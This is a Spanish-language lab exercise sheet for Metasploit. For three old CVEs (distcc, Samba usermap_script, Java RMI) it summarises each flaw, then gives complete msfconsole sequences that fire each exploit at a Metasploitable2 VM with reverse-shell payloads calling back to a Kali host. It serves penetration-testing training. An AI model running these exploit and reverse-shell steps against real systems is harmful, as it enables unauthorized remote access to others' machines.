**EJERCICIOS METASPLOIT BÁSICO**

**Prerrequisitos**

**Kali Linux**

**Metasploitable2**

**Ejercicios**

**Vulnerabilidades:**

**CVE-2004-2687 (distcc)**

**CVE-2007-2447 (samba)**

**CVE-2011-3556 (Java RMI)**

**Fichas de las vulnerabilidades:**

**¿Qué software afecta?**

**¿Qué es ese software? (Wikipedia y demás webs)**

**Descripción de la vulnerabilidad**

**Versiones de software que afectan**

**Puertos que lo utilizan**

**Módulos de metasploit relacionados**

**Explotar las vulnerabilidades:**

**Buscar en exploitdb el exploit correspondiente**

**Elegir payload de shell reversa**

**Explotarlo usando Metasploit**

## **Ejercicios**

### **1. CVE-2004-2687 (distcc)**

#### **Investigación de la vulnerabilidad**

1. **¿Qué software afecta?**
   * **Software afectado:** distcc
2. **¿Qué es ese software?**
   * **Descripción:** distcc es un programa diseñado para distribuir la compilación de código C, C++ y Objective-C entre varios equipos para acelerar el proceso.
   * **Fuente:** [Wikipedia](https://en.wikipedia.org/wiki/Distcc)
3. **Descripción de la vulnerabilidad**
   * **Descripción:** La vulnerabilidad permite la ejecución remota de código debido a la falta de control de acceso adecuado. Esto permite a un atacante ejecutar comandos arbitrarios en el servidor vulnerable.
   * **Fuente:** [NVD](https://nvd.nist.gov/vuln/detail/CVE-2004-2687)
4. **Versiones de software que afectan**
   * **Versiones afectadas:** distcc 2.0 a 2.18.3
5. **Puertos que lo utilizan**
   * **Puerto:** 3632/TCP
6. **Módulos de Metasploit relacionados**
   * **Módulo:** unix/misc/distcc\_exec

#### **Explotación de la vulnerabilidad**

1. **Buscar en exploitdb el exploit correspondiente**
   * Exploit-DB: distcc\_exec
2. **Elegir payload de shell reversa**
   * **Payload recomendado:** cmd/unix/reverse
3. **Explotar usando Metasploit**

msfconsole

use unix/misc/distcc\_exec

set RHOST <IP\_DE\_METASPLOITABLE2>

set RPORT 3632

set PAYLOAD cmd/unix/reverse

set LHOST <TU\_IP\_KALI>

set LPORT <PUERTO\_LOCAL>

exploit

**CVE-2007-2447 (samba)**

#### **Investigación de la vulnerabilidad**

1. **¿Qué software afecta?**
   * **Software afectado:** Samba
2. **¿Qué es ese software?**
   * **Descripción:** Samba es una implementación gratuita del protocolo de red SMB/CIFS, que permite compartir archivos e impresoras entre sistemas operativos Windows y Unix/Linux.
   * **Fuente:** [Wikipedia](https://es.wikipedia.org/wiki/Samba_(software))
3. **Descripción de la vulnerabilidad**
   * **Descripción:** Esta vulnerabilidad en Samba permite la ejecución remota de código debido a un problema en el manejo de llamadas RPC.
   * **Fuente:** [NVD](https://nvd.nist.gov/vuln/detail/CVE-2007-2447)
4. **Versiones de software que afectan**
   * **Versiones afectadas:** Samba 3.0.0 a 3.0.25rc3
5. **Puertos que lo utilizan**
   * **Puertos:** 139/TCP, 445/TCP
6. **Módulos de Metasploit relacionados**
   * **Módulo:** exploit/multi/samba/usermap\_script

#### **Explotación de la vulnerabilidad**

1. **Buscar en exploitdb el exploit correspondiente**
   * Exploit-DB: Samba CVE-2007-2447
2. **Elegir payload de shell reversa**
   * Payload recomendado: cmd/unix/reverse
3. **Explotar usando Metasploit**

msfconsole

use exploit/multi/samba/usermap\_script

set RHOST <IP\_DE\_METASPLOITABLE2>

set PAYLOAD cmd/unix/reverse

set LHOST <TU\_IP\_KALI>

set LPORT <PUERTO\_LOCAL>

exploit

**CVE-2011-3556 (Java RMI)**

#### **Investigación de la vulnerabilidad**

1. **¿Qué software afecta?**
   * **Software afectado:** Java RMI
2. **¿Qué es ese software?**
   * **Descripción:** Java RMI (Remote Method Invocation) es una API de Java que realiza invocaciones de métodos remotos, permitiendo que los objetos en diferentes JVMs interactúen entre sí.
   * **Fuente:** [Wikipedia](https://en.wikipedia.org/wiki/Java_remote_method_invocation)
3. **Descripción de la vulnerabilidad**
   * **Descripción:** Esta vulnerabilidad permite la ejecución remota de código debido a una falla en el deserializador de objetos.
   * **Fuente:** [NVD](https://nvd.nist.gov/vuln/detail/CVE-2011-3556)
4. **Versiones de software que afectan**
   * **Versiones afectadas:** Todas las versiones de Java RMI antes de la corrección
5. **Puertos que lo utilizan**
   * **Puerto:** 1099/TCP
6. **Módulos de Metasploit relacionados**
   * **Módulo:** exploit/multi/misc/java\_rmi\_server

#### **Explotación de la vulnerabilidad**

1. **Buscar en exploitdb el exploit correspondiente**
   * Exploit-DB: Java RMI CVE-2011-3556
2. **Elegir payload de shell reversa**
   * **Payload recomendado:** java/meterpreter/reverse\_tcp
3. **Explotar usando Metasploit**

msfconsole

use exploit/multi/misc/java\_rmi\_server

set RHOST <IP\_DE\_METASPLOITABLE2>

set RPORT 1099

set PAYLOAD java/meterpreter/reverse\_tcp

set LHOST <TU\_IP\_KALI>

set LPORT <PUERTO\_LOCAL>

exploit

**Explotar las vulnerabilidades:**

### **1. CVE-2004-2687 (distcc)**

#### **Explotación de la vulnerabilidad**

**Iniciar Metasploit  
msfconsole**

**Seleccionar el módulo distcc\_exec  
use unix/misc/distcc\_exec**

**Configurar las opciones del módulo**

**set RHOST <IP\_METASPLOITABLE>**


**set RPORT 3632**


**set PAYLOAD cmd/unix/reverse**


**set LHOST <TU\_IP\_KALI>**

**set LPORT <PUERTO\_LOCAL>**

**Ejecutar el exploit  
  
exploit**



****

****

### **Exploit 2: CVE-2007-2447 (Samba)**

**Iniciar Metasploit:  
msfconsole**

**Configurar el exploit:  
use exploit/multi/samba/usermap\_script**


**set RHOST 192.168.1.72**

**set PAYLOAD cmd/unix/reverse**

**set LHOST 192.168.1.69**

**set LPORT 4444**

**exploit**

****

****

****

### **Exploit 3: CVE-2011-3556 (Java RMI)**

**Iniciar Metasploit:  
msfconsole**

**Configurar el exploit:  
  
use exploit/multi/misc/java\_rmi\_server**

**set RHOST 192.168.1.72**

**set RPORT 1099**


**set PAYLOAD java/meterpreter/reverse\_tcp**

**set LHOST 192.168.1.69**

**set LPORT 4444**

**exploit**

### 



### 

### **Notas Importantes:**

* **RHOST: Debes configurar la dirección IP del objetivo (Metasploitable2 en este caso).**
* **LHOST: Debes configurar la dirección IP de tu máquina Kali Linux.**
* **LPORT: Este es el puerto en tu máquina Kali Linux donde Metasploit estará escuchando para la conexión entrante.**